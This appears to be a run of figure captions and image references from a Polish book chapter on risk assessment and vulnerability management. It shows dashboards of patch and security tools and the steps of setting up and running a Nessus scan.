
Rysunek 16.2. Do zarządzania zasobami można używać wielu różnych narzędzi komercyjnych




Rysunek 16.3. Monitorowanie ruchu internetowego za pomocą narzędzia Comodo Secure Internet Gateway



Rysunek 16.4. Ryzyko można wykryć przez ocenę zagrożeń i luk w zabezpieczeniach



Rysunek 16.5. Metodyka oceny ryzyka




Rysunek 16.6. Sześć etapów oceny ryzyka




Rysunek 16.9. Ludzie, proces i technologia



Rysunek 16.10. Dashboard narzędzia LANDesk Management Suite




Rysunek 16.11. Widok dashboardu programu Enterprise Security Manager




Rysunek 16.12. Widok dashboardu platformy Comodo Dragon Enterprise




Rysunek 16.14. Dashboard ESM Command Center firmy ArcSight




Rysunek 16.15. Dashboard Intrudera wyświetla podsumowanie skanowania, które wykryło 13 problemów i zmapowało narażenie na nie systemu w funkcji czasu




Rysunek 16.16. Patch Manager Plus firmy ManageEngine może wyświetlać nie tylko status poprawek, ale także sieci




Rysunek 16.17. Dashboard usługi WSUS



Rysunek 16.18. Funkcja Patch Management platformy Dragon



Rysunek 16.19. Firma Rapid7 wykorzystuje zalety posiadania Metasploita; jeśli chodzi o luki w zabezpieczeniach, InsightVM to jeden z najlepszych produktów na rynku




Rysunek 16.20. Widok dashboardu usługi Azure Threat and Vulnerability Management

The screenshot shows the 'Create an account' page in the Nessus interface. The page is divided into two main sections:


- Left Section:** Features the Nessus logo and a large green button labeled 'Connect via SSL'. Below the button, there is a notice:

NOTICE: If you get a security alert from your browser, you can accept the risk and continue or obtain a valid certificate before proceeding. Please refer to the documentation for more information.
- Right Section:** Contains the 'Create an account' form. It includes the following fields and elements:
 - STEP 1 OF 3:** Indicates the current step in the account creation process.
 - Nessus N logo:** The Nessus logo is displayed in the top right corner.
 - Create an account:** The main heading for the form.
 - To use this scanner, an account must be created. This account can execute commands on remote targets and should be treated as a root user.** A descriptive text for the user.
 - Username *:** A text input field with the value 'saricaraif'.
 - Password *:** A password input field with a masked password '.....' and a toggle for visibility.
 - Continue:** A green button to proceed to the next step.


Rysunek 16.21. Tworzenie konta




Rysunek 16.22. Rejestracja i instalacja wtyczki




Rysunek 16.23. Interfejs internetowy Nessusa




Rysunek 16.24. Szablony skanowania




Rysunek 16.25. Konfiguracja skanowania




Rysunek 16.26. Wyniki testu




Rysunek 16.27. Luki w zabezpieczeniach



Rysunek 16.28. Szczegóły na temat luki w zabezpieczeniach




Rysunek 16.29. Eksportowanie wyników




Rysunek 16.30. Wyniki w formacie PDF

Risks								
TITLE	SCAN TYPE	TARGET	THREAT LEVEL	OPENVAS QOD	STATUS	LAST DETECTED		
